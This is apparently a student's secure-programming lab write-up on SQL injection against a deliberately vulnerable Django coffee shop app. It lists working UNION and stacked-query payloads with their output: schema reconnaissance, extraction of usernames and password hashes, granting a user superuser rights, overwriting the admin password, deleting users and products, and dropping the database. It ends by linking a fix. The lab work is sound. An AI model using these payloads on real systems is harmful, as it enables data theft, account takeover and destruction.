

# Secure Programming

## Week 3

### Injection Attacks

#### Questions

##### 1. What is the result?

```
xxx') UNION SELECT 1, table_name, column_name, 4 FROM information_schema.columns WHERE table_name = 'auth_user' --  
→ The result shows the schema information of the auth_user table – column names:  
— date_joined, is_active, password, email, is_staff, first_name, id, last_name,  
is_superuser, last_login, username
```

The screenshot shows a web application interface. At the top, there is a navigation bar with links: Coffee Shop, Shop, Basket, Orders, Gallery, My Account, Contact, and a search input field. On the right side of the navigation bar is a 'Login' button. Below the navigation bar, the main content area has a title 'Search'. Underneath the title, there is a table-like structure showing search results for the 'auth\_user' table. The columns in this table are: 'The Coffee Shop' (image), 'auth\_user' (table name), and several column names: 'date\_joined', 'is\_active', 'password', 'email', and 'is\_staff'. Each row also includes a 'Unit price: 4.00' column, a quantity input field set to '1', and an 'Add to Basket' button. There is a small ellipsis '...' at the bottom of the list.

The Coffee Shop	auth_user	date_joined
		Unit price: 4.00 <input type="text" value="1"/> Add to Basket
The Coffee Shop	auth_user	is_active
		Unit price: 4.00 <input type="text" value="1"/> Add to Basket
The Coffee Shop	auth_user	password
		Unit price: 4.00 <input type="text" value="1"/> Add to Basket
The Coffee Shop	auth_user	email
		Unit price: 4.00 <input type="text" value="1"/> Add to Basket
The Coffee Shop	auth_user	is_staff
		Unit price: 4.00 <input type="text" value="1"/> Add to Basket
The Coffee Shop	auth_user	...

2. You see terms like `date_joined`, `is_active`, `is_staff` etc. What do you think these terms represent?

→ They are columns in the `auth_user` table describing user account attributes:

- `id` — primary key for the user record
- `username`, `first_name`, `last_name`, `email` — identity fields
- `password` — stored (hashed) password string
- `date_joined` — account creation timestamp
- `last_login` — last time the user logged in
- `is_active` — whether the account is enabled (soft deleted?)
- `is_staff` — permission to access admin site (staff status)
- `is_superuser` — full admin privileges

3. What do you see now?

`xxx');` UPDATE `auth_user` SET `is_staff=true, is_superuser=true` WHERE `username = 'bob'` --

→ After running the injection that sets `is_staff=true` and `is_superuser=true` for Bob and logging in as Bob, we now have admin panel access. We see the Django admin interface (`/admin/`) — Bob now has admin controls.

The screenshot shows the Django Admin interface with a dark theme. At the top, it says "Django administration" and "WELCOME, BOB VIEW SITE / CHANGE PASSWORD / LOG OUT". On the left, there's a sidebar titled "Site administration" with sections for "AUTHENTICATION AND AUTHORIZATION" (Groups, Users) and "COFFEESHOP" (Address, Cards, Cart Items, Carts, Comments, Order items, Orders, Products, Stock levels). Each model has "Add" and "Change" buttons. To the right, there's a "Recent actions" section which is currently empty, and a "My actions" section which also says "None available".

4. What malicious actions could Bob take on this page?

→ Basically anything we want, such as:

- Create/Update/Delete users
- Change user's info and permissions
- Add/Edit Products


## Task

### 1. Information gathering

#### a. Discover DB engine / version

- `xxx') UNION SELECT 1, version(), current_date::text, 0.0 --`
- **What it does:** confirms DB type/version (useful to craft later DB-specific statements).
- **Effect:** shows the database version string and date in the returned rows.

Search



#### b. Get DB name

- `xxx') UNION SELECT 1, current_database(), null, 0.0 --`
- **What it does:** confirms DB name (I'll use this info to drop db, later...).
- **Effect:** shows the database name in the returned rows.

Search



c. List public tables (schema reconnaissance)

- `xxx') UNION SELECT 1, table_name, table_schema, 0.0 FROM information_schema.tables WHERE table_schema='public' --`
- **What it does:** returns table names that we can target for further extractions.
- **Effect:** Reveals table names in the public schema.

Search

	<code>coffeeshop_card</code>	public
	Unit price: 0.00	<input type="button" value="1"/> Add to Basket
	<code>coffeeshop_cart</code>	public
	Unit price: 0.00	<input type="button" value="1"/> Add to Basket
	<code>auth_group</code>	public
	Unit price: 0.00	<input type="button" value="1"/> Add to Basket
	<code>django_session</code>	public
	Unit price: 0.00	<input type="button" value="1"/> Add to Basket

...

d. List columns of a known table (schema detail)

- `xxx') UNION SELECT 1, column_name, data_type, 0.0 FROM information_schema.columns WHERE table_name='coffeeshop_product' --`
- **What it does:** lists column names and types for a specific table so to know which columns hold sensitive data.
- **Effect:** shows columns such as description, name, unit\_price, id (for coffeeshop\_product table).

Search

	<code>description</code>	text
	Unit price: 0.00	<input type="button" value="1"/> Add to Basket
	<code>name</code>	character varying
	Unit price: 0.00	<input type="button" value="1"/> Add to Basket
	<code>unit_price</code>	double precision
	Unit price: 0.00	<input type="button" value="1"/> Add to Basket
	<code>id</code>	integer
	Unit price: 0.00	<input type="button" value="1"/> Add to Basket

e. Extract sensitive fields

- `xxx') UNION SELECT id, username, password, 0.0 FROM auth_user --`
- `xxx') UNION SELECT id, email, last_login::text, 0.0 FROM auth_user --`
- **What it does:** shows selected columns from a table.
- **Effect:** returns rows from the auth\_user table (usernames + hashed passwords / email + last login time).

Search

 The Coffee Shop  Rainforest 100% Arabica	<b>admin</b>  pbkdf2_sha256\$260000\$iZ4iaVeEydivHq0relEWKo\$h33VS/7GYsJRCrUxddJ7a9ETkCVED9wzSamgET9mtC8=  Unit price: 0.00 <input type="checkbox"/> Add to Basket
 The Coffee Shop  Monsoon 100% Arabica	<b>bob</b>  pbkdf2_sha256\$260000\$196Yy39wGIUmB6Oo74qPZX\$h2aNDDhb0G6mPboLXu05jb1ff4Qn9JAiweGan4XxAl0=  Unit price: 0.00 <input type="checkbox"/> Add to Basket
 The Coffee Shop  Milano 100% Arabica 15% Robusta	<b>alice</b>  pbkdf2_sha256\$260000\$ECk6JM1cQcdfqZBnsRmNFW\$3g5ZQNOMVnAPa7XnWXTsq0b6s/kJSPLeYwGwaD//aDk=  Unit price: 0.00 <input type="checkbox"/> Add to Basket

Search

 The Coffee Shop  Milano 100% Arabica 15% Robusta	<b>alice@alice.com</b>  None  Unit price: 0.00 <input type="checkbox"/> Add to Basket
 The Coffee Shop  Monsoon 100% Arabica	<b>bob@bob.com</b>  2025-10-04 18:18:19.197144+00  Unit price: 0.00 <input type="checkbox"/> Add to Basket
 The Coffee Shop  Rainforest 100% Arabica	<b>admin</b>  None  Unit price: 0.00 <input type="checkbox"/> Add to Basket

f. Which users are staff (find admins)

- `xxx') UNION SELECT id, username, is_staff::text, 0.0 FROM auth_user WHERE is_staff=true --`
- **What it does:** shows usernames with is\_staff = true (helps identify admin accounts).
- **Effect:** show admin accounts.

Search

 The Coffee Shop  Rainforest 100% Arabica	<b>admin</b>  true  Unit price: 0.00 <input type="checkbox"/> Add to Basket
---	---

g. Show a table's textual preview

- `xxx') UNION SELECT id, name, description, unit_price  
FROM coffeeshop_product LIMIT 10 --`
- **What it does:** shows a few product rows.
- **Effect:** just what home page (/) is doing.

Search

The Coffee Shop	Rainforest
	Nutty, earthy flavour. 100% Arabica, single varietal. Unit price: 7.99 <input type="text" value="1"/> Add to Basket
The Coffee Shop	Milano
	A classic espresso blend. Rich, dark roasted. 90% Arabica, 10% Robusto blend. Unit price: 7.49 <input type="text" value="1"/> Add to Basket
The Coffee Shop	Java
	A pure Arabica coffee. Mild, smooth flavour. 100% Arabica blend. Unit price: 7.49 <input type="text" value="1"/> Add to Basket
The Coffee Shop	Monsoon
	Picked after the monsoon. Slightly oily, dark chocolate flavour. 100% Arabica single varietal. Unit price: 8.99 <input type="text" value="1"/> Add to Basket

## 2. Make Changes to the db (Updates / Deletes / Drops)


### a. Update user data

- `xxx'); UPDATE auth_user SET password='qwerty' WHERE username='admin' --`
- **What it does:** change password for admin to 'qwerty'.
- **Effect:** passwords are saved as hash, so 'qwerty' is saved as hased password value, and admin no longer have it's password. If admin types 'qwerty' as the password this won't work.
- `xxx') UNION SELECT id, username, password, 0.0 FROM auth_user WHERE username='admin' --`
- **What it does:** shows user's password that we just changed.
- **Effect:** returns rows from the auth\_user table, where username is admin.



### b. Delete user

- `xxx'); DELETE FROM auth_user WHERE username='admin' --`
- **What it does:** deletes a user
- **Effect:** deletes selected user
- `xxx') UNION SELECT 1, COUNT(*) ::text, null, 0.0 FROM auth_user WHERE username='admin' --`
- **What it does:** shows number of users with the username we just deleted.
- **Effect:** returns rows from the auth\_user table, where username is admin.



### c. Delete all products

- `xxx'); DELETE FROM coffeeshop_product --`
- **What it does:** clear the data in the table.
- **Effect:** Do nothing.

### d. Drop the DB

- `xxx'); DROP DATABASE coffeeshop --`
- **What it does:** delete database.
- **Effect:** Do nothing.

## Fixing the Vulnerability

[DanyiT/django-coffeeshop](#) repo forked from [stephen-oshaghnessy/django-coffeeshop](#)

Fixing SQL injection vulnerability in search function:

[DanyiT/django-coffeeshop/commit/f5479a39f5034031799e87ea329bd59c9154deb3](#)